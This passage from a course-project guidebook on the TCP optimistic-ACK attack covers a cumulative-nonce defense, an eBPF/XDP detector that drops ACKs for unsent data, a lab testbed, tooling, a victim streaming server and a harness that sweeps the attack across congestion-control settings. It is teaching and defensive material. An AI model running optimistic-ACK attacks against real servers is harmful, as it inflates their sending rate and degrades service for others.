Where Chapter 12 is deployable-today-with-zero-client-changes, Savage et al.'s own proposed defense is the opposite extreme: **provably correct, but requires modifying every client.** Understanding why it works — and why it hasn't been deployed at Internet scale — is valuable contrast for your report even if you only prototype it, or simply explain it.

13.1 The mechanism

Definition : Cumulative Nonce Scheme

The sender embeds an unpredictable, per-segment **nonce** in each outgoing segment (invisible to the application, carried in a TCP option or a protocol extension). The receiver is required to echo back not the nonce itself, but a **running sum** of every nonce it has genuinely received so far. The sender independently computes what that cumulative sum *should* be, given what it actually transmitted, and **rejects any ACK whose cumulative-nonce sum doesn't match** what a receiver that had genuinely seen exactly that data would report.

Sender transmits segments with nonces: n_1=12, n_2=45, n_3=88, n_4=5

Honest receiver, having received all four: reports sum = 12+45+88+5 = 150

Receiver that never actually got segment 3 (nonce 88), but tries to optimistically ACK past it: can only report sum = 12+45+5 = 62 (or must *guess* the missing nonce – and nonces are unpredictable)

Sender rejects any ACK whose reported sum ≠ the true cumulative sum for the claimed byte range

Savage et al.'s own worked example (Figure 7 in the paper) shows an ACK concealing a loss being rejected because its cumulative nonce comes back as **156** when the sender's own bookkeeping says it should be **149** for the bytes genuinely acknowledged — the mismatch is the proof of concealment, caught *before* any damage accumulates, unlike Sherwood's defense which catches misbehavior *after* at least one probe.

Key Insight

The reason this is provably robust: a nonce is, by construction, unguessable without actually having received the segment it's attached to. There is no clever prediction strategy analogous to Sherwood's Algorithm 1 (Chapter 5) that lets an attacker "compute" the correct cumulative sum for data it never received — the whole scheme is designed so that concealing a loss requires either genuinely receiving the data or guessing a random value correctly, which can be made arbitrarily

unlikely by widening the nonce.

13.2 Why it isn't the primary recommended defense here

Cumulative nonces (Savage)	Randomly-skipped-segment (Sherwood)
Requires *every* client to implement the nonce protocol – not incrementally deployable	Server-only; zero client changes; works against unmodified clients today
Prevents the attack proactively, per-segment	Detects the attack reactively, once per test
Adds a small per-segment computation + option-space cost on *every* segment	Near-zero overhead in the common case (only costs anything on the rare skipped segment)
Provably correct against this exact attack class	Empirically validated, not a formal proof, but sufficient in practice

Table 13.1: Trade-offs between the two defenses – present both in your report as a deliberate design contrast.

Project Task : how to use this chapter in your report

You are not required to implement cumulative nonces (Chapter 19's rubric mapping treats Sherwood's skip test and/or the eBPF detector, Chapter 14, as the graded defense). Use this chapter to write a strong **"alternative designs considered"** section: explain the cumulative-nonce approach accurately, cite Savage's Figure 7 example, and explicitly justify *why* you chose the skipped-segment/eBPF combination for your deployable, unmodified-client demo instead. This kind of comparative justification is exactly what strong design reports do and weak ones skip.

Pitfall : don't confuse this with cryptographic authentication

A cumulative nonce is not a MAC or a signature — it's an unpredictability mechanism, not an authentication mechanism. It stops a receiver from *guessing* what it should report; it does nothing against an attacker who can genuinely intercept and read the nonce off the wire (which, again, is exactly the on-path/legitimate-receiver threat model this whole project studies – the attacker *did* receive the segment's nonce along with everything else, it just wants to lie about *other* segments it didn't receive).

13.3 Optional prototype, if you want to go further

If you have time budget beyond the two required defenses, a minimal prototype is tractable: add a custom TCP option (or, more simply, prototype it inside your own streaming protocol's framing rather than real TCP options, to avoid kernel-level modification) carrying an 8-bit nonce per segment and a cumulative-sum field in each ACK. This is naturally a **user-space, application-layer** exercise rather than a kernel patch, since modifying the real Linux TCP option-parsing/ACK-generation path is out of scope for a course project timeline.

Further Resources

- Savage, Cardwell, Wetherall & Anderson (SIGCOMM CCR 1999)[a] — Section 5 and Figure 7 specifically describe this scheme.
- Wikipedia – Nonce (cryptography)[b] for general background on unpredictability-based defenses, for contrast with true cryptographic authentication.

[a] https://dl.acm.org/doi/10.1145/505696.505704
[b] https://en.wikipedia.org/wiki/Cryptographic_nonce

4

CHAPTER 14

Defense III: An eBPF/XDP ACK-Anomaly Detector

This is your project's second recommended **wow-factor** deliverable (Chapter 19 ranks it #2). It is also, for most students, entirely new material — so this chapter starts from "what is eBPF" and builds up to a working kernel-level detector.

14.1 eBPF from zero

Definition : eBPF

eBPF (extended Berkeley Packet Filter) lets you load small, sandboxed programs into the Linux kernel that run in response to events — network packets arriving, syscalls, scheduler events, and more — without writing or loading a traditional kernel module. Before running, every eBPF program is checked by the **verifier**: a static analyzer that proves the program cannot crash the kernel, cannot access arbitrary memory, and always terminates (no unbounded loops). This is why eBPF is safe enough to be widely used in production networking, observability, and security tooling.

Key Insight

For this project, eBPF is attractive for exactly the reason it's attractive in industry: it lets you inspect and act on every packet *before it reaches the normal TCP stack's per-packet processing overhead*, at line rate, from a small, auditable, memory-safe program — ideal for a detector that must run continuously without materially slowing down the very server it protects.

14.2 Where to hook: XDP vs. TC

Project Task : pick XDP for the headline number, tc for portability

Recommended approach: develop and demo functionally on whichever hook is convenient in your VM setup (tc BPF is more forgiving inside VirtualBox), but if you want the "low-overhead" claim on your CV (Chapter 20) to be rigorous, measure the overhead number specifically on bare metal or your Mininet host (Setup A, Chapter 15) where a real XDP driver path is available.

14.3 BPF maps: kernel-resident shared state

An eBPF program can't allocate arbitrary memory or keep normal global variables across invocations — state that must persist between packets (or be read by user space) lives in a **BPF map**, a kernel data

Hook	Where it runs	Trade-off
XDP (eXpress Data Path)	As early as possible — often in the NIC driver, before the kernel even allocates an `sk_buff`	Fastest possible packet inspection; ideal for pure detection/dropping. Requires driver support for full performance (falls back to slower "generic"/SKB mode otherwise – exactly the VirtualBox NIC caveat from Chapter 15)
tc (Traffic Control) BPF	Later, in the kernel's traffic-control layer, on a real `sk_buff`	Slightly more overhead than XDP but simpler to reason about and works uniformly across virtualized NICs

structure (hash table, array, ring buffer, etc.) accessible from both your eBPF program and a companion user-space program.

```
struct flow_key {
    __u32 saddr, daddr;
    __u16 sport, dport;
};

struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(max_entries, 4096);
    __type(key, struct flow_key);
    __type(value, __u32);          /* highest byte offset genuinely sent */
} snd_nxt_map SEC(".maps");

struct {
    __uint(type, BPF_MAP_TYPE_RINGBUF);
    __uint(max_entries, 1 << 16);
} events SEC(".maps");
```

Listing 14.1: The detector's core data structure: per-4-tuple highest sent sequence number

14.4 The detector program

The logic mirrors your attack tool's own overrun check (Chapter 7), just running server-side, in-kernel, against every real packet:

- On **outbound** data segments (server → client): update `snd_nxt_map[flow]` to `max(current, seq + payload_len)`.
- On **inbound** ACKs (client → server): look up `snd_nxt_map[flow]`. If the incoming `ack_seq` exceeds it, this is an ACK for data the server **never sent** — the unambiguous, structural signature of optimistic ACKing.

```
SEC("xdp")
int detect_optimistic_ack(struct xdp_md *ctx)
{
    void *data     = (void *)(long)ctx->data;
    void *data_end = (void *)(long)ctx->data_end;

    struct ethhdr *eth = data;
    if ((void *)(eth + 1) > data_end) return XDP_PASS;
```

```
    if (eth->h_proto != bpf_htons(ETH_P_IP)) return XDP_PASS;

    struct iphdr *ip = (void *)(eth + 1);
    if ((void *)(ip + 1) > data_end) return XDP_PASS;
    if (ip->protocol != IPPROTO_TCP) return XDP_PASS;

    struct tcphdr *tcp = (void *)ip + ip->ihl * 4;
    if ((void *)(tcp + 1) > data_end) return XDP_PASS;

    struct flow_key key = {
        .saddr = ip->saddr, .daddr = ip->daddr,
        .sport = tcp->source, .dport = tcp->dest,
    };

    __u16 ip_total_len = bpf_ntohs(ip->tot_len);
    __u16 ip_hlen  = ip->ihl * 4;
    __u16 tcp_hlen = tcp->doff * 4;
    __u32 payload_len = ip_total_len - ip_hlen - tcp_hlen;

    if (payload_len > 0) {
        /* Outbound data: this device is the server -- record how far we've sent
           */
        __u32 highest = bpf_ntohl(tcp->seq) + payload_len;
        __u32 *cur = bpf_map_lookup_elem(&snd_nxt_map, &key);
        if (!cur || highest > *cur) {
            bpf_map_update_elem(&snd_nxt_map, &key, &highest, BPF_ANY);
        }
    } else if (tcp->ack) {
        /* Reverse-direction lookup: swap src/dst for the flow this ACKs */
        struct flow_key rev = {
            .saddr = ip->daddr, .daddr = ip->saddr,
            .sport = tcp->dest, .dport = tcp->source,
        };
        __u32 *sent_so_far = bpf_map_lookup_elem(&snd_nxt_map, &rev);
        if (sent_so_far) {
            __u32 ack_seq = bpf_ntohl(tcp->ack_seq);
            if (ack_seq > *sent_so_far + 1 /* tolerate SYN offset */) {
                struct anomaly_event *e =
                    bpf_ringbuf_reserve(&events, sizeof(*e), 0);
                if (e) {
                    e->saddr = ip->saddr; e->daddr = ip->daddr;
                    e->sport = tcp->source; e->dport = tcp->dest;
                    e->ack_seq = ack_seq; e->sent_so_far = *sent_so_far;
                    bpf_ringbuf_submit(e, 0);
                }
                return XDP_DROP;   /* mitigate: drop the forged ACK immediately
                    */
            }
        }
    }
    return XDP_PASS;
}
```

Listing 14.2: XDP program: parse Ethernet→IP→TCP with bounds checks, then check for the anomaly

⚠ Pitfall : the verifier will reject unchecked pointer arithmetic

Every pointer dereference into packet data *must* be preceded by an explicit bounds check against `data_end`, exactly as shown above (`if ((void *)(eth + 1) > data_end) return XDP_PASS;`). This is the single most common reason a first eBPF program fails to

load — the verifier statically proves memory safety and will refuse to load any program where it cannot prove a read stays in bounds, even if you know at runtime it always will. Check bounds before *every* struct you cast onto packet data, including after variable-length headers like IP options or TCP options.

14.5 User-space: loading, ring buffer consumption, and reaction

```c
#include <bpf/libbpf.h>
#include "detector.skel.h"      /* generated by bpftool gen skeleton */

static int handle_event(void *ctx, void *data, size_t len) {
    struct anomaly_event *e = data;
    printf("[ALERT] optimistic ACK: %u.%u.%u.%u:%u -> ack=%u (sent_so_far=%u)\n",
           /* ...format ip/ports... */, e->ack_seq, e->sent_so_far);
    increment_metric("optimistic_ack_detections");
    maybe_throttle_or_reset_connection(e);
    return 0;
}

int main(void) {
    struct detector_bpf *skel = detector_bpf__open_and_load();
    detector_bpf__attach(skel);

    struct ring_buffer *rb = ring_buffer__new(
        bpf_map__fd(skel->maps.events), handle_event, NULL, NULL);

    while (1) ring_buffer__poll(rb, 100 /* ms */);
}
```

Listing 14.3: Skeleton user-space loader (libbpf), consuming ring buffer events

```
clang -O2 -target bpf -c detector.bpf.c -o detector.bpf.o
bpftool gen skeleton detector.bpf.o > detector.skel.h
# Or attach a standalone .o directly:
sudo ip link set dev eth0 xdp obj detector.bpf.o sec xdp
sudo ip link show dev eth0      # confirm "xdp" appears in the flags
```

Listing 14.4: Attaching the compiled XDP program to an interface with `ip link`, or generating the skeleton with `bpftool`

14.6 Mitigation options, from softest to hardest

1. **Log + metric only** (safest for early testing): confirm detection works with zero risk of false-positive service disruption.
2. **Throttle**: rate-limit or deprioritize the offending 4-tuple rather than killing it outright — gentler, avoids the Watson-attack-style new-DoS trap (Chapter 5) if your detector ever misfires.
3. **Drop the anomalous ACK** (shown above): the sender's own TCP stack then behaves as if that specific ACK was simply lost on the network — a safe, protocol-legal way to neutralize it without an abrupt reset.
4. **RST the connection**: strongest response; combine with confidence from repeated detections on the same flow (e.g. 3+ anomalies) rather than a single one, to reduce false-positive risk.

Key Insight

This chapter's detector and Chapter 12's skipped-segment test are complementary, not redundant: the eBPF detector catches *any* ACK for genuinely unsent data (works even if the attacker is not running Sherwood-style prediction at all, e.g. crude random-ACK flooding), while the skipped-segment test specifically catches an attacker predicting the sender's normal send pattern. Running both, and saying so explicitly in your report, is exactly the "defense in depth" framing that earns the full 10% bonus (Chapter 19).

14.7 Measuring overhead

Project Task : the overhead number for your CV

Run `iperf3` throughput tests with the detector attached vs. detached, on identical hardware/link conditions, several runs each, and report mean throughput and variance. A credible, honestly-measured "<X% throughput overhead" claim (state your actual X) is far more valuable — on a CV and in an interview — than an unsubstantiated "negligible overhead."

Further Resources

- ebpf.io – "What is eBPF?"[a] – the best beginner-level overview, maintained by the eBPF Foundation.
- Linux kernel documentation – BPF[b] (the authoritative reference once you're past the basics)
- xdp-project/xdp-tutorial (GitHub)[c] – the standard hands-on XDP tutorial; walks through exactly the Ethernet→IP→TCP bounds-checked parsing used above.
- libbpf/libbpf-bootstrap (GitHub)[d] – minimal, modern skeleton-based eBPF project template; start new eBPF programs from here.
- YouTube – "eBPF for the rest of us" or similar intro talks (search "eBPF introduction talk" for current, well-reviewed conference talks)[e]
- bpftrace (GitHub)[f] – useful for quick exploratory tracing while developing (see also Chapter 16).

[a] `https://ebpf.io/what-is-ebpf/`
[b] `https://docs.kernel.org/bpf/`
[c] `https://github.com/xdp-project/xdp-tutorial`
[d] `https://github.com/libbpf/libbpf-bootstrap`
[e] `https://www.youtube.com/watch?v=3if9GBhVcYY`
[f] `https://github.com/iovisor/bpftrace`

Part V

Building, Running, and Presenting the Project

5


CHAPTER 15

Building the Testbed: Mininet and Virtual Machines

Every measurement in this book depends on a controlled, reproducible network you fully own. This chapter covers both recommended setups.

15.1 Setup A: Mininet (fast iteration)

Mininet creates a realistic virtual network — real Linux network namespaces, real interfaces, real Linux kernel TCP stack — on a single host, using lightweight namespace isolation instead of full VMs. This means CUBIC and BBR behave *authentically* (you're running the real kernel implementations), while iteration is nearly instant compared to booting VMs.




```python
from mininet.net import Mininet
from mininet.link import TCLink
from mininet.topo import Topo
from mininet.cli import CLI

class AttackTopo(Topo):
    def build(self):
        h1 = self.addHost('h1')   # attacker
        h2 = self.addHost('h2')   # streaming server (victim)
        s1 = self.addSwitch('s1')
        self.addLink(h1, s1, bw=10, delay='10ms', max_queue_size=100, cls=TCLink)
        self.addLink(h2, s1, bw=10, delay='10ms', max_queue_size=100, cls=TCLink)

if __name__ == '__main__':
    net = Mininet(topo=AttackTopo(), link=TCLink)
    net.start()
    CLI(net)          # interactive shell: net.get('h1').cmd(...), etc.
    net.stop()
```

Listing 15.1: Minimal Mininet topology matching the attack/router/server layout

```
sudo tc qdisc add dev eth0 root netem delay 20ms rate 10mbit limit 100
tc qdisc show dev eth0
sudo tc qdisc del dev eth0 root      # tear down when done
```

Listing 15.2: Shaping and inspecting the bottleneck link directly with tc/netem (if not using Mininet's built-in TCLink options)

Project Task : baseline before attacking

Before running any attack, baseline the clean topology with `iperf3`:

```
# On h2 (server):
iperf3 -s
# On h1 (attacker host, for baseline only):
iperf3 -c <h2-ip> -t 30
```

Record throughput, retransmits, and cwnd behavior as your unattacked reference point — every later plot compares against this baseline.

15.2 Setup B: VirtualBox/KVM VMs (realistic, demo-friendly)

For your live demo (Chapter 19), three separate VMs read more convincingly than a single-host Mininet topology, even though the underlying network behavior is equivalent:

VM	Role	What runs here
Attacker	Misbehaving receiver	Your C attack tool + Python/Scapy prototype
Victim/Server	Streaming server	Your streaming server + eBPF/XDP detector + Sherwood skip-test logic
Observer	Passive third party	Wireshark, dashboard, mirrored-port capture, honest client for the Ch. 5 slowdown measurement

Pitfall : VirtualBox's paravirtual NIC and XDP

VirtualBox's default paravirtual NIC driver has no native XDP support, so an XDP program attached inside a VirtualBox guest silently falls back to **generic (SKB) mode** — functionally correct, but not representative of XDP's real low-overhead numbers. Two options: (1) demo functional *correctness* of the eBPF detector inside the VMs, but (2) measure the *overhead* claim on Setup A (Mininet, bare Linux) or genuine bare metal, and state clearly in your report which environment each number came from.

Project Task : reproducibility hygiene

- Pin exact kernel and tool versions (`uname -r`, `iperf3 -version`, etc.) in a README.
- Script VM/topology setup end-to-end (Vagrant + shell provisioning, or a Mininet Python script) so a grader can reproduce your topology with one command.
- Fix random seeds in both your attack's timing/jitter and your defense's skip-schedule RNG, so runs are exactly repeatable during grading and debugging.

Further Resources

- mininet.org[a] – home page, download, and the official walkthrough tutorial.
- Mininet documentation wiki (GitHub)[b]
- Linux man page – `tc-netem(8)`[c]
- YouTube – "Mininet tutorial" (search for current, well-reviewed walkthroughs)[d]

- Vagrant documentation[e] – for scripted, reproducible VM provisioning (Setup B)

[a] http://mininet.org/
[b] https://github.com/mininet/mininet/wiki/Documentation
[c] https://man7.org/linux/man-pages/man8/tc-netem.8.html
[d] https://www.youtube.com/watch?v=CZzNVozz9Ao
[e] https://www.vagrantup.com/docs

6

CHAPTER 16

Tooling: tcpdump, Wireshark, ss, iperf3, tc/netem, bpftrace

A quick-reference chapter for the evidence-gathering tools every rubric item (Chapter 19) depends on.

16.1 tcpdump and Wireshark: capturing the truth on the wire

```
sudo tcpdump -i eth0 -w capture.pcap host <victim-ip> and port 5001
# Live, human-readable view while developing:
sudo tcpdump -i eth0 -nn -tttt 'tcp and host <victim-ip>'
```

Listing 16.1: Capturing traffic for later analysis in Wireshark

Project Task : the plots your design report needs

Open a capture in Wireshark and use **Statistics → TCP Stream Graphs → Time-Sequence Graph (Stevens)** to reproduce Savage's Figure 3 style plot: data segments' sequence numbers climbing over time, with ACKs overlaid. For the attack capture, this plot visually shows ACKs arriving *before* the data they claim to acknowledge — one of the most immediately convincing pieces of evidence you can put in a report.

16.2 ss: live kernel TCP state

```
watch -n 0.2 'ss -ti dst <attacker-ip>'
```

Listing 16.2: The single most useful live command in this whole project

Key fields to log over time: `cwnd`, `ssthresh`, `rtt/rttvar`, `rto`, and (for BBR) `bw`, `mrtt`, `pacing_gain`, `cwnd_gain`. Script periodic snapshots to a file for later plotting rather than relying on visual inspection alone:

```
while true; do
    echo "$(date +%s.%N),$(ss -ti dst <attacker-ip> | tr '\n' ' ')" >> cwnd_log.
        csv
    sleep 0.2
done
```

Listing 16.3: Logging ss output to CSV for later plotting

16.3 iperf3: baseline throughput

```
# Server side:
iperf3 -s -p 5201
# Client side, JSON output for easy parsing into your dashboard:
iperf3 -c <server-ip> -p 5201 -t 60 -J > baseline.json
```

Listing 16.4: Baseline and honest-client-under-attack measurements

16.4 tc/netem: shaping the bottleneck

Already introduced in Chapter 15; the two flags that matter most for reproducible, citable numbers are `rate` (bandwidth) and `delay` (one-way latency, doubled for RTT), plus `limit` (queue depth in packets) since Sherwood et al. specifically found queuing behavior changes attack severity.

```
sudo tc qdisc add dev eth0 root netem delay 20ms rate 10mbit limit 50
```

Listing 16.5: A representative "realistic access link" shape

16.5 bpftrace: quick exploratory kernel tracing

Before committing to a full compiled eBPF/XDP program (Chapter 14), `bpftrace` lets you explore kernel TCP internals interactively, one-liner style — genuinely useful for confirming your understanding of *when* `tcp_probe`-style events fire before you build the real detector.

```
sudo bpftrace -e '
kprobe:tcp_retransmit_skb {
    printf("retransmit on pid %d comm %s\n", pid, comm);
}'
```

Listing 16.6: A one-liner tracing every TCP retransmission live

```
sudo bpftrace -e '
tracepoint:tcp:tcp_probe {
    printf("%s:%d -> %s:%d  snd_cwnd=%d srtt=%d\n",
           args->saddr, args->sport, args->daddr, args->dport,
           args->snd_cwnd, args->srtt);
}'
```

Listing 16.7: Tracing cwnd changes via the tcp:tcp_probe tracepoint

Key Insight

`bpftrace` and your Chapter 14 XDP detector are both "eBPF," but serve very different roles: `bpftrace` is an ad-hoc exploratory/observability tool you run interactively and throw away; the compiled XDP/libbpf detector is a persistent, purpose-built defense mechanism meant to run continuously in production. Use `bpftrace` liberally during development to sanity-check your assumptions about kernel behavior before encoding them into the real detector.

Further Resources

- Wireshark documentation[a] – especially the "Time-Sequence Graphs" and "I/O Graphs" sections.

- tcpdump man page[b]
- `ss(8)` man page[c]
- iperf3 official site and documentation[d]
- `tc-netem(8)` man page[e]
- bpftrace (GitHub)[f] and its reference guide[g]
- YouTube – "Wireshark for beginners" (search current well-reviewed tutorials)[h]

[a] `https://www.wireshark.org/docs/`
[b] `https://www.tcpdump.org/manpages/tcpdump.1.html`
[c] `https://man7.org/linux/man-pages/man8/ss.8.html`
[d] `https://iperf.fr/`
[e] `https://man7.org/linux/man-pages/man8/tc-netem.8.html`
[f] `https://github.com/iovisor/bpftrace`
[g] `https://github.com/iovisor/bpftrace/blob/master/docs/reference_guide.md`
[h] `https://www.youtube.com/watch?v=lr0TeXf280U`

7

CHAPTER 17

Building the Victim: A TCP Streaming Server

Your attack needs a real, continuously-sending TCP sender to victimize. This chapter covers building one that is simple enough to reason about, but realistic enough to generalize your findings.

17.1 Two variants, build both

Variant	What it does	Why include it
Custom TCP streamer	Streams a large file, or a fixed in-memory buffer, over a raw TCP socket with a trivial custom framing (or no framing — pure byte stream)	Removes application-layer bottlenecks entirely; Sherwood et al. stream "from memory" specifically for this reason. Cleanest signal for your first successful attack trace.
HTTP-based stream	MJPEG-over-HTTP, or HLS/DASH-style chunked segment delivery	Realism: demonstrates the same TCP-layer vulnerability under a protocol your audience recognizes, and reachable with a normal browser/VLC as an "honest client" for the Ch. 5 slowdown measurement

17.2 The custom streamer

```c
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <unistd.h>

int main(void) {
    int srv = socket(AF_INET, SOCK_STREAM, 0);
    int one = 1;
    setsockopt(srv, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));

    struct sockaddr_in addr = {
        .sin_family = AF_INET, .sin_port = htons(5000),
        .sin_addr.s_addr = INADDR_ANY
    };
    bind(srv, (struct sockaddr *)&addr, sizeof(addr));
    listen(srv, 5);

```

```
    static char buffer[1 << 20];          /* 1 MB in-memory payload */
    memset(buffer, 'X', sizeof(buffer));

    while (1) {
        int client = accept(srv, NULL, NULL);
        set_congestion_control(client, getenv("CC_ALGO") ?: "cubic"); /* Ch.8 */

        while (1) {
            ssize_t n = send(client, buffer, sizeof(buffer), MSG_NOSIGNAL);
            if (n <= 0) break;             /* client gone or link saturated */
        }
        close(client);
    }
}
```

Listing 17.1: A minimal, memory-backed TCP streaming server

Project Task : environment-variable-driven CC selection

Reading the congestion-control algorithm from an environment variable (as above) lets your automated experiment harness (Chapter 18) launch the identical server binary once per algorithm in the sweep, with zero code changes between runs — a small touch that makes your reproducibility package (Chapter 15) meaningfully stronger.

17.3 The HTTP-based variant

```
import socket

BOUNDARY = b"--frame"

def stream_client(conn, frame_source):
    headers = (
        b"HTTP/1.1 200 OK\r\n"
        b"Content-Type: multipart/x-mixed-replace; boundary=frame\r\n\r\n"
    )
    conn.sendall(headers)
    while True:
        frame = frame_source()          # bytes of one JPEG frame
        conn.sendall(
            BOUNDARY + b"\r\n"
            b"Content-Type: image/jpeg\r\n"
            b"Content-Length: " + str(len(frame)).encode() + b"\r\n\r\n" +
            frame + b"\r\n"
        )
```

Listing 17.2: Minimal MJPEG-over-HTTP streaming server (Python, for rapid setup)

Key Insight

Because MJPEG-over-HTTP and HLS/DASH both ride ordinary TCP, the L4 attack applies identically underneath either one — the only thing that changes is what an *honest* client sees when the attack degrades service (a browser's video visibly stalling and buffering is a far more compelling live-demo moment than a raw throughput number, even though it's measuring the same underlying effect).

⚠ Pitfall : don't let application buffering hide the effect

If your HTTP server (or a library like Flask/Node's default response buffering) buffers large amounts of data in user space before handing it to the kernel socket, TCP-layer back-pressure from the attack may be partially absorbed by that buffer before it's visible to the viewer, muddying your demo. Prefer direct, unbuffered `socket.send()`-style writes (as above) for the demo variant, and note explicitly in your report if you use a framework that buffers by default.

🔗 Further Resources

- Beej's Guide to Network Programming[a] – the canonical reference for the socket calls used above.
- MDN – `multipart/x-mixed-replace`[b] for the MJPEG streaming format details.
- MDN / general references on HLS[c] if you extend to segment-based streaming.

[a] `https://beej.us/guide/bgnet/`
[b] `https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types`
[c] `https://developer.mozilla.org/en-US/docs/Web/Media/Streaming/HLS`

8

CHAPTER 18

Experiments, Dashboards, and Reproducibility

18.1 The automated sweep harness

Rather than manually re-running the attack for every combination of variables from Chapter 7's test matrix, script the entire sweep once:

```
import itertools, subprocess, json, time

CC_ALGOS      = ["reno", "cubic", "bbr"]
TIMESTAMPS    = [True, False]
SACK          = [True, False]
BOTTLENECKS   = [(10, 20), (50, 10), (1, 50)]   # (mbps, delay_ms)

results = []
for cc, ts, sack, (bw, delay) in itertools.product(
        CC_ALGOS, TIMESTAMPS, SACK, BOTTLENECKS):
    configure_link(bw, delay)                    # tc/netem, Ch.16
    configure_host_options(timestamps=ts, sack=sack)
    server = subprocess.Popen(["./server"], env={"CC_ALGO": cc})
    time.sleep(1)

    baseline = run_iperf_baseline()
    attack_metrics = run_attack_and_collect_ss(duration=30)

    results.append({
        "cc": cc, "timestamps": ts, "sack": sack,
        "bw_mbps": bw, "delay_ms": delay,
        "baseline_throughput": baseline,
        "peak_cwnd": attack_metrics["peak_cwnd"],
        "amplification_factor": attack_metrics["peak_cwnd"] / baseline["cwnd"],
    })
    server.terminate()

json.dump(results, open("sweep_results.json", "w"), indent=2)
```

Listing 18.1: Experiment harness sketch: sweep CC algorithm x timestamps x SACK x bottleneck size

Key Insight

This single script is what turns your project from "we ran the attack a few times and it worked" into "we systematically characterized the attack's effectiveness across an 3(CC) × 2(timestamps) × 2(SACK) × 3(bottleneck) = 36-point design space," which is a materially stronger claim for both your report and your CV (Chapter 20).

18.2 Visualizing results

18.2.1 Static plots for the report

```
import matplotlib.pyplot as plt
import pandas as pd

fig, ax = plt.subplots(figsize=(9, 5))
for cc, df in pd.concat(logs_by_cc).groupby("cc"):
    ax.plot(df["t"], df["cwnd"], label=cc)
ax.set_xlabel("Time (s)"); ax.set_ylabel("cwnd (segments)")
ax.legend(); ax.set_title("cwnd under optimistic-ACK attack, by congestion
    control")
fig.savefig("cwnd_comparison.pdf")
```

Listing 18.2: matplotlib: cwnd-vs-time across the three CC algorithms, one figure

18.2.2 A live dashboard: the single most compelling demo artifact

Chapter 19 ranks a live dashboard #3 among wow factors, specifically because visualizing the **gap between ACKed bytes and actually-delivered bytes** in real time is the most immediately legible evidence of the attack to a non-expert grader.

Option	Setup effort	Best for
Grafana + Prometheus	Moderate (exporter script + Grafana install)	A polished, professional-looking, genuinely reusable dashboard — strong CV artifact
matplotlib live plot (`FuncAnimation`)	Low	Fast to build, perfectly adequate for a live demo, less reusable afterward

```
from prometheus_client import Gauge, start_http_server
import time

cwnd_gauge   = Gauge('server_cwnd', 'Current congestion window (segments)')
egress_gauge = Gauge('server_egress_bps', 'Server egress rate (bytes/sec)')
gap_gauge    = Gauge('acked_vs_delivered_gap', 'ACKed bytes minus genuinely
    delivered bytes')

start_http_server(9200)
while True:
    cwnd_gauge.set(read_cwnd_from_ss())
    egress_gauge.set(read_egress_rate())
    gap_gauge.set(read_acked_bytes() - read_genuinely_sent_bytes())
    time.sleep(0.5)
```

Listing 18.3: A minimal Prometheus exporter for the metrics that matter

Point a Grafana instance at this exporter (via Prometheus scraping `localhost:9200/metrics`) and build three panels: cwnd over time, egress rate over time, and the ACKed-vs-delivered gap over time — the third panel is the one that makes the "the sender believes far more was delivered than actually was" story visually undeniable.

```
import matplotlib.pyplot as plt
import matplotlib.animation as animation

```

```
fig, ax = plt.subplots()
xs, ys = [], []

def update(frame):
    xs.append(time.time())
    ys.append(read_cwnd_from_ss())
    ax.clear()
    ax.plot(xs, ys)
    ax.set_title("Live cwnd (attack running)")

ani = animation.FuncAnimation(fig, update, interval=200)
plt.show()
```

Listing 18.4: Simpler alternative: a live matplotlib plot with no extra services

18.3 The reproducibility package

Project Task : what a grader (or a future employer looking at your GitHub) should find

- **README** with pinned versions (kernel, `iperf3`, Python, Mininet) and a single command that stands up the topology and runs the full sweep.
- **Fixed random seeds** everywhere randomness appears (attack timing jitter, Sherwood skip-test scheduling) so runs are exactly repeatable.
- **Raw data + plotting scripts** checked in separately from the plots themselves, so a reader can regenerate every figure from the underlying `sweep_results.json`.
- **A one-page write-up** (distinct from the graded report) suitable for a public, sanitized GitHub repo — see Chapter 20.

This is cheap to build if done incrementally from Week 1 (Chapter 19) and expensive to retrofit the week before submission — start the README and the sweep script early, even before every experiment is finalized.

Further Resources

- Prometheus documentation[a]
- Grafana getting-started guide[b]
- matplotlib animation API[c]
- The Turing Way – guide to reproducible research[d] (general good practice, not networking-specific, but directly applicable)

[a] https://prometheus.io/docs/introduction/overview/
[b] https://grafana.com/docs/grafana/latest/getting-started/
[c] https://matplotlib.org/stable/api/animation_api.html
[d] https://the-turing-way.netlify.app/reproducible-research/reproducible-research

9

CHAPTER 19

Rubric Mapping and a Week-by-Week Execution Plan

19.1 Rubric mapping, deliverable by deliverable

19.1.1 Design Report (Week 11, 20%)

Item	Requirement	Where covered in this book
(a)	Attack definition + topology diagram	Chapter 4 (definition, cite Savage 1999 + Sherwood 2005); Chapter 15 (topology diagram)
(b)	Original vs. attack timing diagrams	Chapter 4, Section 4.2.3 (timing diagrams); Chapter 5 (sequence-progression framing)
(c)	Packet/frame details + header modifications	Chapter 2 (field table); Chapter 6 (exact code)
(d)	Justification	Chapter 3, Section 3.6 (ACK-clock argument); Chapter 5 (amplification math)

19.1.2 Final Report + Demo (Weeks 13–14, 60% impl+demo, 20% report, +10% defense)

Item	Requirement	Where covered in this book
(a)	Steps + snapshots/victim screen	Chapter 16 (`ss -ti`, `iperf3`, Wireshark capture technique)
(b)	Succeeded? why/why not	Chapter 10 (per-algorithm results + divergence-from-1999 discussion)
(c)	Output on attacker/victim/other PCs	Chapter 5 (honest-client slowdown measurement); Chapter 15 (three-VM observer setup)
(d)	Countermeasure design + how	Chapters 12 and 14 (both defenses, with before/after evidence)

19.2 The full-marks checklist

Deliverable	
Topology diagram	☐
Normal timing diagram	☐
Attack timing diagram	☐
Sequence-number progression plot	☐
Header-field table	☐
cwnd inflation screenshot	☐
Send-rate/egress screenshot	☐
Wireshark early-ACK capture	☐
Multi-CC results table	☐
Defense detection screenshot	☐
Defense mitigation (RST/throttle) screenshot	☐
Reproducibility scripts	☐
Member-contribution table	☐

19.3 Wow factors, ranked by impact/effort

1. **Multi-CC comparison matrix** (Chapter 10) — highest impact/effort ratio; core novelty; grounded in aBBRate (RAID 2020).
